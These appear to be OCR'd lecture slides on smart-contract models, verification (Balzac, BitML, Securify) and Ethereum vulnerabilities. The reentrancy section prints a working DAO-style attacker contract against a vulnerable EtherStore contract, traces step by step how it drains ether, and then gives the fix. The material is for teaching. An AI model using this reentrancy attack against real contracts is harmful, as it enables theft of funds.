Smart Contracts on Blockchains

Models, Verification and Attacks

We will see

- Bitcoin
  - Bitcoin scripting
  - how to very contract using high level languages
    - Balzac
    - BITML
- Ethereum
  - vulnerabilities in Ethereum contracts
    - overview of several vulnerabilities
    - DAO hack in detail
  - how to analyze such contracts
    - Securify

Smart Contracts on Bitcoin

Bitcoin Transactions

Most common case:

Input: which block output to spend, authentication
Output: value, who can spend it

input	output
_	5, you must be Alice

input	output
I am Alice	4, you must be Bob

UTXO (Unspent Transaction Output)

Bitcoin Transactions

What really happens:


> **Input**: which block output to spend, **unlocking script**
> **Output**: value, **locking script**

input	output
_	5, check you are Alice

input	output
prove I am Alice	4, check you are Bob

Pay-to-public-key-hash (P2PKH) Script

Bitcoin Transactions - in general



Bitcoin Scripting Language
(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL


Bitcoin Scripting Language

(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL


stack



Bitcoin Scripting Language
(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL



Bitcoin Scripting Language

(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL


stack
3
2

Bitcoin Scripting Language

(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL



Bitcoin Scripting Language

(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL

stack

5
5

Bitcoin Scripting Language
(reverse-polish notation stack-based execution language)

Example

2 3 OP_ADD 5 OP_EQUAL

Bitcoin Scripting Language

(reverse-polish notation stack-based execution language)

Example

unlocking script
2 3 OP_ADD

locking script
5 OP_EQUAL

The system run: 2 3 OP_ADD 5 OP_EQUAL

… and check that true (and only true) is in the stack at the end

Bitcoin Scripting Language - P2PKH

Unlocking script

<Alice Signature> <Alice Public Key>

Locking script

OP_DUP OP_HASH160 <Alice Public Key Hash> OP_EQUALVERIFY OP_CHECKSIG

Bitcoin Scripting Language

- Cryptographic primitives
  - OP_HASH160, OP_CHECKSIG, …
- Time
  - don't append until Timelock
  - Check Lock Time Verify in Script
- Multisignature
  - N out of M singatures in Script
- Flow control
  - IF, ELSE, ENDIF

Verification of Bitcoin Contracts

High Level Languages

Difficult to reason on **complex examples** with the Script language

- Proposals for **high level models**
- More, less or equally **expressive** w.r.t. Script
- **Compile** in Bitcoin Script
- Allow some form of property **verification**

We will look at some of them through an example

Example - timed commitment

Alice (*committer*)

- commits to a **secret** with a **deadline**
  - she will reveal the secret before the deadline
  - otherwise she will pay a price to Bob

Bob (*receiver*)

- read and use the secret if it is revealed
- **punish** Alice if the secret is not revealed before deadline

Balzac - Transactions

- Express Bitcoin transactions in readable way
- Allow to express protocols that uses such transactions
- Can perform some sanity checks

Balzac - Transactions

```
// A's view
const fee = 0.00113 BTC
const deadline = 2019-03-31
const kApub = pubkey:03ff...c9c3
const kBpub = pubkey:03a5...c1fb

transaction Commit(h,sigAc) {
  input = FundsA: sigAc
  output = this.input.value - fee:
    fun(x,s:string) .
      sha256(s) == h && versig(kApub;x)
    || checkDate deadline : versig(kBpub;x)
}

transaction Reveal(h,s:string,sigAr) {
  input =  Commit(h,_): sigAr s
  output = this.input.value - fee:
    fun(x) . versig(kApub;x)
}
```

Alice's commit

- Redeems FundsA
- "I will reveal s s.t. sha256(s) = h before
  2019-03-31 and take my money back OR Bob will get the money"

Alice's reveal

- Redeems Commit
- Reveal s (sha256(s) = h checked by locking script of Commit)
- Unlocking script checks Alice spends

Balzac - Transactions

```
// A's view
const fee = 0.00113 BTC
const deadline = 2019-03-31
const kApub = pubkey:03ff...c9c3
const kBpub = pubkey:03a5...c1fb

transaction Commit(h,sigAc) {
  input = FundsA: sigAc
  output = this.input.value - fee:
    fun(x,s:string) .
      sha256(s) == h && versig(kApub;x)
     || checkDate deadline : versig(kBpub;x)
}
```

Bob's timeout

- Redeems Commit
- Unlocking script check Bob spends
- Timelock deadline (checked by locking script of Commit)

```
// B's view
const fee = 0.00113 BTC
const deadline = 2019-03-31
const kApub = pubkey:03ff...c9c3
const kBpub = pubkey:03a5...c1fb
const kB = key:cQtk...fYgZ // private key

transaction Commit(h,sigAc) {
  // as in A's view
}

transaction Reveal(h,s:string,sigAr) {
  // as in A's view
}

transaction Timeout(h) {
  input = Commit(h,_): sig(kB) _
  output = this.input.value - fee:
    fun(x) . versig(kB;x)
  absLock = date deadline
}
```

Balzac - Protocol

Actually we need a protocol using the transactions

$$
\begin{aligned}
P_{\mathsf{A}} &= \ \mathsf{put}\ \texttt{Commit}(\texttt{h}, \texttt{sigAc}).\,\mathsf{B}\,!\,\texttt{h}.\,\mathsf{put}\ \texttt{Reveal}(\texttt{h}, \texttt{s}, \texttt{sigAr}) \\
Q_{\mathsf{B}} &= \mathsf{A}\,?\,x.\,\mathsf{ask}\ \texttt{Commit}(x, \_).\,Q' \\
Q' &= \mathsf{ask}\ \texttt{Reveal}(x, \_, \_)\ \mathsf{as}\ \mathsf{T}.\,Q_{ok}(get\_secret(\mathsf{T})) \\
&\quad +\ \ \mathsf{put}\ \texttt{Timeout}(x).\,Q_{nok}
\end{aligned}
$$

Model

- **System**: parallel composition of the protocols of participants and blockchain
- **Execution**: computation on the process algebra

BITML

- Explicitly speaks about contracts
- Contracts are advertised, signed and executed
- Compiles in Script
- Possible executions (traces) can be model checked with LTL

BITML

Contract advertisement: {G}C

- precondition G
- contract C

$$G = \mathsf{A} : !\, 1฿ @ x \mid \mathsf{A} : \texttt{secret}\ a \mid \mathsf{B} : !\, 0฿ @ y$$

$$C = (\texttt{reveal}\ a . \texttt{withdraw}\ \mathsf{A}) + (\texttt{after}\ \texttt{deadline} : \texttt{withdraw}\ \mathsf{B})$$

BITML

Contract advertisement: {G}C

- precondition G
- contract C

Contract requirement fulfillment: A[x ▹ {G}C]

- user A
- contract advertisement {G}C

Contract execution:〈C, v〉

- contract C
- value v

BITML

$$
\begin{aligned}
\Gamma &\rightarrow \Gamma \mid \{G\}C && (1)\\
&\rightarrow \Gamma \mid \{G\}C \mid \{\mathsf{A} : a\#N\} \mid \mathsf{A}[\# \triangleright \{G\}C] && (2)\\
&\rightarrow \Gamma \mid \{G\}C \mid \{\mathsf{A} : a\#N\} \mid \mathsf{A}[\# \triangleright \{G\}C] \mid \mathsf{B}[\# \triangleright \{G\}C] && (3)\\
&\rightarrow \Gamma \mid \{G\}C \mid \{\mathsf{A} : a\#N\} \mid \mathsf{A}[\# \triangleright \{G\}C] \mid \mathsf{B}[\# \triangleright \{G\}C] \\
&\qquad \mid \mathsf{A}[x \triangleright \{G\}C] && (4)\\
&\rightarrow \Gamma \mid \{G\}C \mid \{\mathsf{A} : a\#N\} \mid \mathsf{A}[\# \triangleright \{G\}C] \mid \mathsf{B}[\# \triangleright \{G\}C] \\
&\qquad \mid \mathsf{A}[x \triangleright \{G\}C] \mid \mathsf{B}[y \triangleright \{G\}C] && (5)\\
&\rightarrow \langle C, 1฿\rangle_{x_1} \mid \{\mathsf{A} : a\#N\} \mid t && (6)\\
&\rightarrow \langle C, 1฿\rangle_{x_1} \mid \mathsf{A} : a\#N \mid t && (7)\\
&\rightarrow \langle \texttt{withdraw}\ \mathsf{A}, 1฿\rangle_{x_2} \mid \mathsf{A} : a\#N \mid t && (8)\\
&\rightarrow \langle \mathsf{A}, 1฿\rangle_{x_3} \mid \mathsf{A} : a\#N \mid t && (9)
\end{aligned}
$$

Comparison between models

Model	Expressiveness	Abstraction level	Verification
Balzac	= Bitcoin	Set of transaction	Basic type checking + sanity checking
Ivy	= Bitcoin	Script	Basic type checking
Simplicity	> Bitcoin	Script	Type checking (with *simple types*)
Uppaal	> Bitcoin	Set of transaction + TA	LTL model checking
BitML	< Bitcoin	Contract	LTL model checking

Ethereum

Ethereum

Bitcoin is not for contracts…

Ethereum

Bitcoin is not for contracts… **Ethereum is for contracts!**

Ethereum

Bitcoin is not for contracts… **Ethereum is for contracts!**

Ethereum Virtual Machine executes bytecode

- A smart contract is a EVM program

Database with **transactions** and **system state**

Ethereum transactions

- Recipient (target ETH address)
- Value (ETH to send)
- Data

- Gas limit
- Gas price

Used for

- Payments
- Invocation of contracts
  - a specific function
- Creation of contracts
  - with a starting balance

Ethereum accounts

- **Externally Owned Accounts**
  - controlled by users

- **Contract Accounts**
  - do what the program tells
  - executed in the Ethereum Virtual Machine
  - contracts can call other contracts

Ethereum Bytecode

Turing completeness… but with limited resources

- Each instruction has a cost (in gas)
- Transactions specifies
  - a limited amount of gas (gas limit)
  - how many ETH he pays for gas (gas price)

Context of execution

- the contract state
- the caller transaction
- (limited view of the blockchain)

Ethereum contracts language

- EVM bytecode is difficult to use directly

- Several High Level Languages
  - Serpent
  - Solidity
  - Vyper
  - Bamboo

Ethereum contracts language

- EVM bytecode is difficult to use directly

- Several High Level Languages
    - Serpent
    - Solidity
    - Vyper
    - Bamboo

Solidity - an example

```
contract Owned {
        address owner;

        // Contract constructor: set owner
        constructor() {
                owner = msg.sender;
        }

        // Access control modifier
        modifier onlyOwner {
            require(msg.sender == owner);
            _;
        }
}
```

Solidity - an example

```
contract Mortal is Owned {
        // Contract destructor
        function destroy() public onlyOwner {
                selfdestruct(owner);
        }
}
```

Solidity - an example

```
contract Faucet is Mortal {
    // Give out ether to anyone who asks
    function withdraw(uint withdraw_amount) public {
        // Limit withdrawal amount
        require(withdraw_amount <= 0.1 ether);
        // Send the amount to the address that requested it
        msg.sender.transfer(withdraw_amount);
    }
    // Accept any incoming amount
    receive () external payable {}
}
```

Solidity - an example

```
contract Token is Mortal {
        Faucet _faucet;

    constructor() {
        _faucet = (new Faucet).value(0.5 ether)();
    }

    function destroy() ownerOnly {
        _faucet.destroy();
    }
}
```

Solidity - an example


```
contract Token is Mortal {

    Faucet _faucet;

    constructor(address _f) {
        _faucet = Faucet(_f);
        _faucet.withdraw(0.1 ether);
    }
}
```

Contract security

- Arithmetic over/underflow
  - as usual must be taken into account
- Unexpected Eth
  - assuming only functions can change the balance is a mistake
- Delegatecall
- External Contract Referencing (Type Flow)
- Uninitialized Storage Pointers
- Reentrancy
- Denial of Service (DoS)

DAO hack (2016 hard-fork, $50 million)

- Contract functions can send ETH to the caller
- This may cause a call to a function of the caller contract
- The attacker can exploit this
  - malicious code calling back the vulnerable contract



Note: Reentrancy is actually a well known problem in computer science

Reentrancy - DAO hack (the vulnerable contract)

```
contract EtherStore {

    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() external payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
 }
```

Reentrancy - DAO hack (the attacker)

```
contract Attack {
  EtherStore public etherStore;

  // intialize the etherStore variable with the contract address
  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }

  function attackEtherStore() external payable {
      // attack to the nearest ether
      require(msg.value >= 1 ether);
      // send eth to the depositFunds() function
      etherStore.depositFunds.value(1 ether)();
      // start the magic
      etherStore.withdrawFunds(1 ether);
  }

  function collectEther() public {
      msg.sender.transfer(this.balance);
  }

  // fallback function - where the magic happens
  function () payable {
      if (etherStore.balance > 1 ether) {
          etherStore.withdrawFunds(1 ether);
      }
  }
}
```

Reentrancy - DAO hack

```
function attackEtherStore() external payable {
    // attack to the nearest ether
    require(msg.value >= 1 ether);
    // send eth to the depositFunds() function
    etherStore.depositFunds.value(1 ether)();
    // start the magic
    etherStore.withdrawFunds(1 ether);
}
```

You deposit 1 eth
You withdraw 1 eth

Fine so far

Reentrancy - DAO hack

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Reentrancy - DAO hack

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Reentrancy - DAO hack

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);    ✓
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);          ✓
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Reentrancy - DAO hack

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);      ✓
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);      ✓
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);  ✓
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Reentrancy - DAO hack

You withdraw 1 eth

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

Fine so far

fallback of the attacker

Note: if fallback just take the money everything is fine!

Reentrancy - DAO hack

The fallback function of the attacker

```
// fallback function - where the magic happens
function () payable {
    if (etherStore.balance > 1 ether) {
        etherStore.withdrawFunds(1 ether);
    }
}
```

→ another call to withdrawFunds

Note:

- Another call to the same function
- The old one remains in the stack

Reentrancy - DAO hack

Note: balances and lastWithdrawTime are not updated yet

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

You withdraw 1 eth

fallback of the attacker

Reentrancy - DAO hack

```
// fallback function - where the magic happens
function () payable {
    if (etherStore.balance > 1 ether) {
        etherStore.withdrawFunds(1 ether);
    }
}
```

The fallback function of the attacker

- Assume etherStore.balance is 1
- Just take the ethereum (the second one)
- And we return to the second instance of withdrawFunds

Reentrancy - DAO hack

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

You withdraw 1 eth

fallback of the attacker

- Balances[attacker] take 0
- LastWithdrawTime[attacker] take now
- We go back to first instance of fallback and then to withdrawFunds

Reentrancy - DAO hack

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

You withdraw 1 eth

fallback of the attacker

- Balances[attacker] take -1 (more or less)
- LastWithdrawTime[attacker] take now

Reentrancy - DAO hack

Solution

- Update the variables before calling the external code

  or

- Use mutex

Denial of Service (DoS)

- When a user can make a contract inoperable
- Different possible sources:
    - **Cost of the computation depends on input of the users**
        - Loop through externally manipulated mappings/arrays
            - Contract loops on an array of subscribed users
            - Any user can subscribe
            - Subscribing lots of users can make the cost of running the contract higher than the gas limit of the contract

Automated Security Analysis of Ethereum Contracts


Automated Security Analysis

W.r.t. a **security property**,

e.g. “*no state changes after call instructions*”

Assume we have **safe**  and **unsafe**  calls:

- can we find all the safe\unsafe calls?




Automated Security Analysis

W.r.t. a **security property**,

e.g. “*no state changes after call instructions*”


Assume we have **safe** and **unsafe** calls:

- can we find all the safe\unsafe calls? **NO!** (Turing completeness)




Automated Security Analysis

- **Bug hunting approach**
  - You **try** to find problems
  - If you can’t just **assume** it is safe (you may miss issues)



Automated Security Analysis

- **Bug hunting approach**
  - You **try** to find problems
  - If you can't just **assume** it is safe (you may miss issues)
- New approach: **Securify**
  - If **sure** it is problematic → error
  - If **sure** it is safe → ok
  - otherwise → warning




Securify

often security properties can be expressed on the data-flow graph

- Given a security property, you must define two patterns
  - **compliance pattern** (pc): implies property
  - **violation pattern** (pv): implies property negation

- Securify check this patterns
  - contract dependency graph → semantic information in Datalog
  - check pc and pv → report violation, compliance and warning

Securify


00: push 0x04
02: dataload
03: push 08
05: jump
06: jumpdest
07: stop
08: jumpdest
09: push 0x00
0B: sload
0C: push 0x00
0E: sstore
0F: jump
Parsed EVM bytecode
(1)
// entry
l1 a = 4
l2 b = dataload(a)
l3 ABI_9DA8(b)
l4 stop()
// method
ABI_9DA8(b) {
l5 c = 0
// write owner
l6 sstore(c, b);
}
Decompiled code
(2)
MustFollow(l1, l2)
